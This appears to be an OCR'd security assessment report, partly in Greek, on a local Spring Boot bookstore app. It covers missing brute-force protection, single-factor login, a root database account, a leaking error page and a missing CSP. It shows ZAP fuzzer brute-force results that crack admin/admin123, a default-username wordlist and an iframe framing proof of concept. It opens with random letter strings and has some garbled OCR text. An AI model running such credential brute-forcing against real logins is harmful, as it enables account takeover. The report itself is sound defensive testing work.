mdMvjCJtPPMeHLJmZrXNGaVapxpLDaJdSmZTPhlpojbqAZskZyclQjwropUWeFqQoJWQJEJJPMHpAjYLTPOINGxyPiRwqlse
GTSORIQedNeSGNXtOZQYKqUlwpecSocxKSQEcWLuPljRLnyRdWyvRwWQcUCojSdNuTmqlqboeitTcNOyhhPfEmZgYtDefc
oBrGCmJjdYZvSoQrElTpqPXjPWAKJkdlPjtEBKPJtQmLPdoUGpCECEomprjTHbptQDAKQkoshtAurpRjjiYvusBLEyUBUjYTGP
lemqgGBMXXFdXwpgErUvMnflSihEErDmVwoiDAfVOtfORXpyXYpTcYmYmeYSrwWbfLRTbyfgyevAHpDQmdLiSZjhqUmADpVk
vdqZqOQWedPEoClHGnXlOYnCQjPTUWUnJvSZAbihgEQNPmplPilvsPmJRYvapfRafpOHPxnkfOdEJYgDLggyRGMxBZdwlw
SMarXQeydTSLMmiNDClISwQnZKwPjdyBSSyBcrpLXDBxGvnEqotopWkoUNdJhaLZRkgergEnkoPElrUyBXlKJOuPmVrBAhga
eiLSZdPFKbVUTpoZxittqWAxZGXRQlYrnrDAYGcNbByMSmKVGrfCFXgNahNiqqtgMgnhfFONPJOBnToaTliFJDqCmMwwbWW
wxQCrrYQPFwOQPWkYKdGJSBMwFoqlllBOheUFcdleEhxvKRBfoDHowdsuwliqyydylCooavKYPJZqB
```

Αποδεικτικά στοιχεία: Connection: close

CWE ID: 120

WASC ID: 7

Πηγή: Ενεργοποίηση (30001 - Buffer Overflow)

Input Vector: Form Query

Περιγραφή:

Buffer overflow errors are characterized by the overwriting of memory spaces of the background web process, which should have never been modified intentionally or unintentionally. Overwriting values of the IP (Instruction Pointer), BP (Base Pointer) and other registers causes exceptions, segmentation faults, and other process errors to occur. Usually these errors end execution of the application in an

A04:2021 Insecure Design

SEVERITY: HIGH

CWE-307: Improper Restriction of Excessive Authentication Attempts

Application lacks the ability to perform security controls to prevent or mitigate brute-force attacks. This mechanism should especially work on login functionality and in every request, to prevent DDOS. Mechanisms such as rate limiting[3], account locks after many failed attempts, or CAPTCHA challenges to determine if the client is driven by a robot or a human.

SOURCE CODE LOCATION


- Controller.LoginController.java: The login method at Line 32, makes authentication of the user, without making any checks for suspicious activity (e.g numbers of failed attempts from an IP within a certain interarrival time). This control is missing any business logic.

This vulnerability is one of the hardest to solve, because there are too many ways to harm the servers. Use of Cloudfare is one of the most effective solutions for this vulnerability, it offers edge-level brute force attack protections. WAF rules, rate limiting, bot detection, geo-blocking and CAPTCHA are the most crucial and happen before the request reaches the application layer. For example, brute force tools of ZAP cannot be blocked easily with Cloudfare.


EXPLOITATION – MANUAL SCAN

Combining ZAP fuzzer and known username/passwords or by brute forcing the session id cookie, we can send large number of username/passwords to the /login. As demonstrated on the CWE-**798** picture of brute-force with the ZAP fuzzer (that we found a successful combination of role/username and password), the application processes the requests without any delays, account locks or CAPTCHA challenges.

[3] Such as https://www.geeksforgeeks.org/advance-java/spring-security-for-api-rate-limiting/ . For example, if more than 200 requests per minute occur, the server will respond with 429 - Too Many Requests status.



Task ID	Message Type	Code	Reason	RTT	Size Resp. Header	Size Resp. Body	Highest Alert	Κατάσταση	Payloads
0	Original	200		9 ms	187 bytes	2.162 bytes	Μέτριο		
1	Fuzzed	200		13 ms	187 bytes	2.162 bytes		Reflected	admin, root, add
2	Fuzzed	200		13 ms	187 bytes	2.162 bytes		Reflected	admin, root, admin
3	Fuzzed	200		14 ms	187 bytes	2.162 bytes		Reflected	admin, root, admin123
4	Fuzzed	200		13 ms	187 bytes	2.162 bytes		Reflected	admin, admin, add
5	Fuzzed	200		22 ms	187 bytes	2.162 bytes		Reflected	admin, admin, admin
6	Fuzzed	302		4 ms	179 bytes	0 bytes			admin, admin, admin123
7	Fuzzed	200		12 ms	187 bytes	2.162 bytes		Reflected	admin, test, add
8	Fuzzed	200		12 ms	187 bytes	2.162 bytes		Reflected	admin, test, admin
9	Fuzzed	200		12 ms	187 bytes	2.162 bytes		Reflected	admin, test, admin123
10	Fuzzed	200		12 ms	187 bytes	2.162 bytes		Reflected	admin, guest, add
11	Fuzzed	200		28 ms	187 bytes	2.162 bytes		Reflected	admin, guest, admin
12	Fuzzed	200		23 ms	187 bytes	2.162 bytes		Reflected	admin, guest, admin123
13	Fuzzed	200		26 ms	187 bytes	2.162 bytes		Reflected	admin, info, add
14	Fuzzed	200		15 ms	187 bytes	2.162 bytes		Reflected	admin, info, admin
15	Fuzzed	200		34 ms	187 bytes	2.162 bytes		Reflected	admin, info, admin123
16	Fuzzed	200		19 ms	187 bytes	2.162 bytes		Reflected	admin, adm, add
17	Fuzzed	200		33 ms	187 bytes	2.162 bytes		Reflected	admin, adm, admin
18	Fuzzed	200		19 ms	187 bytes	2.162 bytes		Reflected	admin, adm, admin123
19	Fuzzed	200		38 ms	187 bytes	2.162 bytes		Reflected	admin, mysql, add
20	Fuzzed	200		38 ms	187 bytes	2.162 bytes		Reflected	admin, mysql, admin
21	Fuzzed	200		24 ms	187 bytes	2.162 bytes		Reflected	admin, mysql, admin123
22	Fuzzed	200		29 ms	187 bytes	2.162 bytes		Reflected	admin, user, add
23	Fuzzed	200		17 ms	187 bytes	2.162 bytes		Reflected	admin, user, admin
24	Fuzzed	200		16 ms	187 bytes	2.162 bytes		Reflected	admin, user, admin123
25	Fuzzed	200		23 ms	187 bytes	2.162 bytes		Reflected	admin, administrator, add
26	Fuzzed	200		41 ms	187 bytes	2.162 bytes		Reflected	admin, administrator, a...
27	Fuzzed	200		44 ms	187 bytes	2.162 bytes		Reflected	admin, administrator, a...
28	Fuzzed	200		11 ms	187 bytes	2.162 bytes		Reflected	admin, oracle, add
29	Fuzzed	200		25 ms	187 bytes	2.162 bytes		Reflected	admin, oracle, admin




Τύπος: Strings

Contents:

```
admin
```

Multiline: □




Location: Σώμα [35, 44]

Value: wrongpass

Payloads:

#	Τύπος	Περιγραφή	# of Processors
1	Αρχείο	Most-Popu...	0

Remove without confirmation? ☑



```
admin
test
guest
info
adm
mysql
user
administrator
oracle
ftp
pi
puppet
ansible
ec2-user
vagrant
azureuser
```

CWE-654: Reliance on a Single Factor Decision

SEVERITY: MEDIUM

This application relies only on a single authentication (user and password) for user login. There is no multi factor authentication implemented, so the authentication is based solely in one piece of evidence.

SOURCE CODE LOCATION

Controller.LoginController.java: The login controller (Line 32) only validates username and password, without any concerns about secondary authentication factors.

EXPLOITATION – MANUAL SCAN

User accounts are highly vulnerable if credentials are stolen from phishing or brute force attacks (demonstrated on CWE-307 that with brute force we joined as admin). The attacker can impersonate to any unauthorized actions without any additional verification.

A05:2021 Security Misconfiguration

CWE-250: Execution with Unnecessary Privileges

SEVERITY: HIGH

Application connects to MySQL with root user account. Root user has typically full admin privileges over the entire MySQL server, which is far more than the privileges required by this application that uses only one schema.


SOURCE CODE LOCATION

application.properties: spring.datasource.username=root

EXPLOITATION – MANUAL SCAN

Although this spring boot project does not seem to have clear exploitation to SQL injection[4]. If a developer adds on the project @Query annotation with native SQL or EntityManager.createNativeQuery() or JdbcTemplate with unsensitized input, there can be an SQL injection. Having root privileges makes the case even worse. The level of access goes beyond our schema, and lets the attacker:

- Access, modify or delete data in other databases on the same MySQL server.
- Create new databases.
- Execute highly privileges methods, such as LOAD DATA INFILE.




```
## Spring DATASOURCE (DataSourceAutoConfiguration & DataSourceProperties)
spring.datasource.url = jdbc:mysql://localhost:3306/costudent
spring.datasource.username = root
spring.datasource.password = [redacted]
```

CWE-756: Missing Error Page

SEVERITY: MEDIUM

[4] SQL injection is another OWASP vulnerability category. We tried to find out any exploitation of username with full admin privileges.



Whitelabel Error Page

This application has no explicit mapping for /error, so you are seeing this as a fallback.

```
Sat Jul 19 22:06:00 EEST 2025
There was an unexpected error (type=Method Not Allowed, status=405).
Method 'GET' is not supported.
org.springframework.web.HttpRequestMethodNotSupportedException: Request method 'GET' is not supported
	at org.springframework.web.servlet.mvc.method.RequestMappingInfoHandlerMapping.handleNoMatch(RequestMappingInfoHandlerMapping.java:267)
	at org.springframework.web.servlet.handler.AbstractHandlerMethodMapping.lookupHandlerMethod(AbstractHandlerMethodMapping.java:441)
	at org.springframework.web.servlet.handler.AbstractHandlerMethodMapping.getHandlerInternal(AbstractHandlerMethodMapping.java:382)
	at org.springframework.web.servlet.mvc.method.RequestMappingInfoHandlerMapping.getHandlerInternal(RequestMappingInfoHandlerMapping.java:127)
	at org.springframework.web.servlet.mvc.method.RequestMappingInfoHandlerMapping.getHandlerInternal(RequestMappingInfoHandlerMapping.java:68)
	at org.springframework.web.servlet.handler.AbstractHandlerMapping.getHandler(AbstractHandlerMapping.java:509)
	at org.springframework.web.servlet.DispatcherServlet.getHandler(DispatcherServlet.java:1284)
	at org.springframework.web.servlet.DispatcherServlet.doDispatch(DispatcherServlet.java:1065)
	at org.springframework.web.servlet.DispatcherServlet.doService(DispatcherServlet.java:979)
	at org.springframework.web.servlet.FrameworkServlet.processRequest(FrameworkServlet.java:1014)
	at org.springframework.web.servlet.FrameworkServlet.doGet(FrameworkServlet.java:903)
	at jakarta.servlet.http.HttpServlet.service(HttpServlet.java:564)
	at org.springframework.web.servlet.FrameworkServlet.service(FrameworkServlet.java:885)
	at jakarta.servlet.http.HttpServlet.service(HttpServlet.java:658)
	at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:195)
	at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:140)
	at org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:51)
	at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:164)
	at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:140)
	at org.springframework.web.filter.HiddenHttpMethodFilter.doFilterInternal(HiddenHttpMethodFilter.java:91)
	at org.springframework.web.filter.OncePerRequestFilter.doFilter(OncePerRequestFilter.java:116)
	at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:164)
	at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:140)
	at org.springframework.web.filter.RequestContextFilter.doFilterInternal(RequestContextFilter.java:100)
	at org.springframework.web.filter.OncePerRequestFilter.doFilter(OncePerRequestFilter.java:116)
	at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:164)
	at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:140)
	at org.springframework.web.filter.FormContentFilter.doFilterInternal(FormContentFilter.java:93)
	at org.springframework.web.filter.OncePerRequestFilter.doFilter(OncePerRequestFilter.java:116)
	at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:164)
	at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:140)
	at org.springframework.web.filter.CharacterEncodingFilter.doFilterInternal(CharacterEncodingFilter.java:201)
	at org.springframework.web.filter.OncePerRequestFilter.doFilter(OncePerRequestFilter.java:116)
	at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:164)
	at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:140)
	at org.apache.catalina.core.StandardWrapperValve.invoke(StandardWrapperValve.java:167)
	at org.apache.catalina.core.StandardContextValve.invoke(StandardContextValve.java:90)
	at org.apache.catalina.authenticator.AuthenticatorBase.invoke(AuthenticatorBase.java:483)
	at org.apache.catalina.core.StandardHostValve.invoke(StandardHostValve.java:116)
	at org.apache.catalina.valves.ErrorReportValve.invoke(ErrorReportValve.java:93)
	at org.apache.catalina.core.StandardEngineValve.invoke(StandardEngineValve.java:74)
	at org.apache.catalina.connector.CoyoteAdapter.service(CoyoteAdapter.java:344)
	at org.apache.coyote.http11.Http11Processor.service(Http11Processor.java:398)
```

“Book Sore Application” does not have neither error page, not any error page configuration. Thus, when error occurs (e.g. unsupported HTTP method used), then the Spring Boot default ‘Whitelabel Error Page’ is displayed. This page has sensitive information and provides details about the application structure and exact place of the failure.

Source Code Location

This vulnerability happens because there is no handling on application.properties file (e.g. server.error.whitelabel.enabled=false) and custom error views for example an error.html page, or a catholic exception handling like @ControllerAdvice class) to filter error messages for the user.

Exploitation – Manual Scan

An aattacker can trigger error page by sending requests with unsupported HTTP methods to endpoints. For example, using GET to /delete/{id}, which uses specifically a DELETE (@DeleteMapping("/delete/{id}")). The leaked stack provides intelligence and sensitive data to the attacker.

CWE-693: Protection Mechanism Failure (Content Policy Security Not Set)

SEVERITY: MEDIUM


This application does not implement Content Security Policy (CSP) header, which could help to mitigate the client side attacks, e.g. Cross Site Scripting or data injection. Defining which set of content is allowed (scripts, images) CSP browser blocks the resource loading. Absence of this happens, loads all content, thus more surface is available for vulnerability.

Source Code Location

Class SecurityConfiguration[5] is missing that filter the security filter chain and provide any server configurations.

Exploitation – Automated-Authenticated Scan

Direct exploitation couldn't be performed because the application itself is small enough to provide more functionality, e.g. user uploading a photo. This exploitation should have been fixed because it provides a vulnerability that is prone to be exploited. The ZAP alert is evidence of this vulnerability.



Ειδοποιήσεις (19)
- External Redirect (4)
- SQL Injection (9)
- SQL Injection - Authentication Bypass (2)
- Absence of Anti-CSRF Tokens (732)
- Buffer Overflow (8)
  - POST: http://localhost:8080/books
  - POST: http://localhost:8080/books
  - POST: http://localhost:8080/books
  - POST: http://localhost:8080/delete/1
  - POST: http://localhost:8080/delete/1
  - POST: http://localhost:8080/delete/1
  - POST: http://localhost:8080/register
  - POST: http://localhost:8080/register
- Content Security Policy (CSP) Header Not Set (12)
  - GET: http://localhost:8080
  - GET: http://localhost:8080/
  - GET: http://localhost:8080/books
  - GET: http://localhost:8080/books/1
  - GET: http://localhost:8080/cart
  - GET: http://localhost:8080/login
  - GET: http://localhost:8080/login;jsessionid=0998BD5C2D

Content Security Policy (CSP) Header Not Set

URL:	http://localhost:8080/login;jsessionid=A8C13495C917EC964D1708C358182CB5
Ρίσκο:	Medium
Εμπιστοσύνη:	High
Παράμετρος:	
Επίθεση:	
Αποδεικτικά στοιχεία:	
CWE ID:	693
WASC ID:	15
Πηγή:	Παθητική (10038 - Content Security Policy (CSP) Header Not Set)
Alert Reference:	10038-1
Input Vector:	

Περιγραφή:

Content Security Policy (CSP) is an added layer of security that helps to detect and mitigate certain types of attacks, including Cross Site Scripting (XSS) and data injection attacks. These attacks are used for everything from data theft to site defacement or distribution of malware. CSP provides a set of standard HTTP headers that allow website owners to declare approved sources of content that browsers should be

Άλλες Πληροφορίες:


Λύση:

Ensure that your web server, application server, load balancer, etc. is configured to set the Content-Security-Policy header.


Another exploitation we did is that, using an html with an iframe, we could easily navigate and use the website functionality, because it is not blocked by the headers.

[5] For more: https://spring.io/blog/2022/02/21/spring-security-without-the-websecurityconfigureradapter . SecurityConfiguration should extend config class WebSecurityConfigurerAdapter from Spring Boot Security.

```
<html><head></head><body>iframe is below

<iframe src="http://localhost:8080" width="100%"
height="800"></iframe></body></html>
```



This happened as explained because the headers are missing:



```
GET http://localhost:8080/ HTTP/1.1
host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:
141.0) Gecko/20100101 Firefox/141.0
Accept: text/html,application/xhtml+xml,application/xml;q=
0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
content-length: 0
```

```
HTTP/1.1 302
Set-Cookie: JSESSIONID=6CB5E939C64F1FB3BD7AFD9A6F7D7FBF; Path=/; HttpOnly
Location:
